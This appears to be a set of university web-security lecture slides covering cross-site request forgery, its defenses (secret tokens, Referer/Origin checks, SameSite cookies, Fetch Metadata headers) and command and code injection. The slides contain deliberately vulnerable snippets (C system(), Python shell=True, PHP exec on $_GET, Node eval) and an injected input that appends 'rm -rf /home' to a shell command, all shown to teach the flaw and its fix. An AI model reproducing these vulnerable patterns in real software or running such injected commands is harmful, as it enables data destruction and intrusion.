
The screenshot shows the PayPal interface for adding a bank account in the Philippines. The header includes the PayPal logo, a notification bell, a settings gear, and a 'Log out' button. The main heading is 'Add a bank account in Philippines'. Below this, a message states: 'PayPal protects your bank account by keeping your financial information confidential. We email you when you make transactions with this bank account.' Another message explains: 'To avoid withdrawal failures and return fees, the name on your PayPal account must match the name on your bank account. If the names don't match, you might be able to [change the name](#) on your PayPal account.'

The form fields are as follows:

- Country:** A dropdown menu with 'Philippines' selected. A note '(Must use Philippine Pesos)' is above it, and a link 'Only Philippine Peso?' is to the left.
- Name on account:** Two input fields. The first contains 'Benilda' and the second contains 'Cruz'. A note '(P250 PHP return fee if name doesn't match bank account)' is above the fields, and a link 'Names dont match?' is to the left of the first field.
- Bank name:** A single-line text input field.
- Bank code:** A text input field with a note '(9 digits)' above it and a link 'List of bank codes' to the right.
- Account number:** A text input field with a note '(1-16 digits)' above it.
- Re-enter account number:** A second text input field for verification.

At the bottom of the form are two buttons: 'Continue' (in orange) and 'Cancel' (in grey).

# Google Login CSRF example



**Cookie-based authentication is not sufficient  
for requests that have any side effect**

**Not All About Cookies**

# Home Router Example

## Drive-By Pharming

User visits malicious site. JavaScript scans home network looking for broadband router

```

```

Once you find the router, try to login, replace firmware or change DNS to attacker-controlled server. 50% of home routers have guessable password.

# Native Apps Run Local Servers

LILY HAY NEWMAN

SECURITY 07.09.2019 11:18 AM

## A Zoom Flaw Gives Hackers Easy Access to Your Webcam

All it takes is one wrong click from a Mac, and the popular video conferencing software will put you in a meeting with a stranger.



# What do all of these in common?

- Server can't tell if the code that made the request is their own or an attacker

# CSRF Defenses

We need some mechanism that allows us to ensure that **POST** is authentic  
— i.e., coming from a trusted page

- Secret Validation Token
- Referrer/Origin Validation
- SameSite Cookies

# Secret Token Validation

bank.com includes a secret value in every form that the server can validate

Username or email

pat@acme.co

Password

Enter Your Password


[Forgot password?](#)

Log In

```
<form action="/login" method="post" class="form login-form">
  <input type="hidden" name="csrf_token" value="434ec7e838ec3167efc04154205">
  <input type="hidden" name="came_from" value="/" />
  <input
    id="login"
    type="text"
    name="login"
  >
  <input
    id="password"
    type="password"
  >
  <button class="button button--alternative" type="submit">Log In</button>
</form>
```

**Why does this work?**

# CSRF example (fail)



# Referer/Origin Validation

The **Referer** request header contains the URL of the previous web page from which a link to the currently requested page was followed. The **Origin** header is similar, but only sent for POSTs and only sends the origin. Both headers allows servers to identify what origin initiated the request.

<https://bank.com>

->

<https://bank.com>



<https://attacker.com>

->

<https://bank.com>



->

<https://bank.com>






# Recall: SameSite Cookies

Cookie option that prevents browser from sending a cookie with cross-site requests.

**SameSite=Strict** Never send cookie in any cross-site browsing context, even when following a regular link. If a logged-in user follows a link to a private GitHub project from email, GitHub will not receive the session cookie and the user will not be able to access the project.

**SameSite=Lax** Session cookie is allowed when following a navigation link but blocks it in CSRF-prone request methods (e.g. POST).

**SameSite=None** Send cookies from any context.



The is default now!

# Tokens? Referer/Origin? Why?

- Isn't SameSite=Lax enough?
- If not, can I just set SameSite=Strict on all my cookies?

# Lots of hype. Not so Tasty

- Assumption: GET requests are not side-effecting
  - Some are. Need another mechanism to tell your server request is coming from you.
- Assumption 2: browser will not send cookie cross-site if Lax/Strict set
  - Old browsers ignore cookie attributes they don't recognize.

# Coming to browsers near you

## TABLE OF CONTENTS

1	Introduction
1.1	Examples
2	Fetch Metadata Headers
2.1	The Sec-Fetch-Dest HTTP Request Header
2.2	The Sec-Fetch-Mode HTTP Request Header
2.3	The Sec-Fetch-Site HTTP Request Header
2.4	The Sec-Fetch-User HTTP Request Header
3	Integration with Fetch and HTML
4	Security and Privacy Considerations
4.1	Redirects
4.2	The Sec- Prefix
4.3	Directly User-Initiated Requests
5	Deployment Considerations
5.1	Vary
5.2	Header Bloat
6	IANA Considerations
6.1	Sec-Fetch-Dest Registration
6.2	Sec-Fetch-Mode Registration
6.3	Sec-Fetch-Site Registration
6.4	Sec-Fetch-User Registration
7	Acknowledgements

### Conformance

Document conventions

Conformant Algorithms

### Index

## § 2.3. The Sec-Fetch-Site HTTP Request Header

The **Sec-Fetch-Site** HTTP request header exposes the relationship between a [request](#) initiator's origin and its target's origin. It is a [Structured Header](#) whose value is a [token](#). [I-D.ietf-httpbis-header-structure] Its ABNF is:

Sec-Fetch-Site = sh-token

Valid Sec-Fetch-Site values include "cross-site", "same-origin", "same-site", and "none". In order to support forward-compatibility with as-yet-unknown request types, servers SHOULD ignore this header if it contains an invalid value.

To **set the Sec-Fetch-Site header** for a [request](#) *r*:

1. Assert: *r*'s [url](#) is a [potentially trustworthy URL](#).
2. Let *header* be a [Structured Header](#) whose value is a [token](#).
3. Set *header*'s value to same-origin.
4. If *r* is a [navigation request](#) that was explicitly caused by a user's interaction with the user agent (by typing an address into the user agent directly, for example, or by clicking a bookmark, etc.), then set *header*'s value to none.

Note: See §4.3 Directly User-Initiated Requests for more detail on this somewhat poorly-defined step.

5. If *header*'s value is not none, then for each *url* in *r*'s [url list](#):

1. If *url* is [same origin](#) with *r*'s [origin](#), [continue](#).
2. Set *header*'s value to cross-site.
3. If *r*'s [origin](#) is not [same site](#) with *url*'s [origin](#), then [break](#).
4. Set *header*'s value to same-site.

6. Set a structured header ``Sec-Fetch-Site`/header` in *r*'s [header list](#).

## § 2.4. The Sec-Fetch-User HTTP Request Header

The **Sec-Fetch-User** HTTP request header exposes whether or not a [navigation request](#) was [triggered by user activation](#). It is a [Structured Header](#) whose value is a [boolean](#). [I-D.ietf-httpbis-header-structure] Its ABNF is:

# CSRF Summary

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on another web application (where they're typically authenticated)

CSRF attacks specifically target state-changing requests, not data theft since the attacker cannot see the response to the forged request.

Defenses:

- **Validation Tokens (forms and async), most robust but hard to implement**
- Referrer and Origin Headers
- SameSite Cookies

# Injection



# Command Injection

- Injection bugs happen when you take user input data and allow it to be passed on to a program (or system) that will interpret it as code
  - Shell
  - Database
- Sound familiar?
  - Similar idea to our low-level vulnerabilities, but at a higher level

# Trivial example

The goal of command injection attacks is to execute an arbitrary command on the system. Typically possible when a developer passes unsafe user data into a shell.

**Example:** head100 — simple program that cats first 100 lines of a program

```
int main(int argc, char** argv) {  
    char *cmd = malloc(strlen(argv[1]) + 100)  
    strcpy(cmd, "head -n 100 ")  
    strcat(cmd, argv[1])  
    system(cmd);  
}
```

# Trivial example

## Source:

```
int main(int argc, char** argv) {  
    char *cmd = malloc(strlen(argv[1]) + 100)  
    strcpy(cmd, "head -n 100 ")  
    strcat(cmd, argv[1])  
    system(cmd);  
}
```

## Normal Input:

```
./head10 myfile.txt -> system("head -n 100 myfile.txt")
```

# Trivial example

## Source:

```
int main(int argc, char** argv) {  
    char *cmd = malloc(strlen(argv[1]) + 100)  
    strcpy(cmd, "head -n 100 ")  
    strcat(cmd, argv[1])  
    system(cmd);  
}
```

## Adversarial Input:

```
./head10 "myfile.txt; rm -rf /home"  
-> system("head -n 100 myfile.txt; rm -rf /home")
```

# Injection bugs in Python

Most high-level languages have safe ways of calling out to a shell.

## Incorrect:








































```
import subprocess, sys
cmd = "head -n 100 %s" % sys.argv[1] // nothing prevents adding ; rm -rf /
subprocess.check_output(cmd, shell=True)
```

## Correct:

```
import subprocess, sys
subprocess.check_output(["head", "-n", "100", sys.argv[1]])
```

Does not start shell. Calls head directly and safely passes arguments to the executable.

# ...Node.js

VULNERABILITY	AFFECTS	TYPE	PUBLISHED
  Regular Expression Denial of Service (ReDoS)	<a href="#">codemirror</a> <5.58.2	npm	30 Oct, 2020
  Server-side Request Forgery (SSRF)	<a href="#">strapi</a> <3.2.5	npm	29 Oct, 2020
  Path Traversal	<a href="#">browserless-chrome</a> *	npm	29 Oct, 2020
  Path Traversal	<a href="#">droppy</a> *	npm	29 Oct, 2020
  Command Injection	<a href="#">systeminformation</a> <4.26.2	npm	28 Oct, 2020
  Signature Validation Bypass	<a href="#">xml-crypto</a> <2.0.0	npm	28 Oct, 2020
  Command Injection	<a href="#">gfc</a> *	npm	28 Oct, 2020
  Regular Expression Denial of Service (ReDoS)	<a href="#">dat.gui</a> *	npm	27 Oct, 2020
  Prototype Pollution	<a href="#">nested-property</a> <3.0.0	npm	27 Oct, 2020
  Denial of Service (DoS)	<a href="#">http-live-simulator</a> *	npm	27 Oct, 2020
  Regular Expression Denial of Service (ReDoS)	<a href="#">trim</a> *	npm	27 Oct, 2020
  Cross-site Scripting (XSS)	<a href="#">grapesjs</a> *	npm	27 Oct, 2020
  Command Injection	<a href="#">create-git</a> <1.0.0-2	npm	27 Oct, 2020
  Command Injection	<a href="#">systeminformation</a> <4.27.11	npm	26 Oct, 2020
  XML External Entity (XXE) Injection	<a href="#">jstoxml</a> <2.0.0	npm	26 Oct, 2020
  Prototype Pollution	<a href="#">pathval</a> *	npm	25 Oct, 2020
  Cross-site Request Forgery (CSRF)	<a href="#">mountebank</a> <2.3.3	npm	25 Oct, 2020
  Regular Expression Denial of Service (ReDoS)	<a href="#">locutus</a> *	npm	23 Oct, 2020
  Improper Authorization	<a href="#">strapi-plugin-content-type-builder</a> <3.2.5	npm	23 Oct, 2020
  Cross-site Scripting (XSS)	<a href="#">strapi-plugin-content-manager</a> <3.2.5	npm	23 Oct, 2020

# ... PHP

The screenshot shows a web browser window with the GitHub search interface. The address bar displays the URL `https://github.com/search?l=php&q=exec+sudo+%24_GET&type=Code`. The search bar contains the text `exec sudo $_GET`. On the left sidebar, the 'Code' filter is selected, showing 2,387 results. Below this, a 'Languages' section lists various programming languages with their respective counts: PHP (16), HTML (12), XML (5), Markdown (2), Ruby (2), Shell (1), VimL (1), Objective-C (1), and HTML+ERB (1). The main content area displays two search results. The first result is for the repository `WSUEECSEE5851213Team12/haf` with the file `sendMessage.php`, last indexed 6 months ago. The code snippet for this file is as follows:

```
1 <?php
2
3
4 $device = $_GET['device'];
5 $state = $_GET['state'];
6
7 exec( "sudo ./send " . $device . " " . $state );
8
9 ?>
```

The second result is for the repository `35niavllys/smbstatus` with the file `kill.php`, last indexed a month ago. The code snippet for this file is as follows:

```
1 <?
2     if(isset($_GET['kill'])){
3         echo shell_exec("sudo ./smbkill ".escapeshellcmd($_GET['kill'])." 2>&1");
4     }
5 ?>
```



# Code Injection

Most high-level languages have ways of executing code directly. E.g., Node.js web applications have access to the all powerful eval (and friends).

## Incorrect:

```
var preTax    = eval(req.body.preTax);  
var afterTax  = eval(req.body.afterTax);  
var roth      = eval(req.body.roth);
```

## Correct:

```
var preTax    = parseInt(req.body.preTax);  
var afterTax  = parseInt(req.body.afterTax);  
var roth      = parseInt(req.body.roth);
```

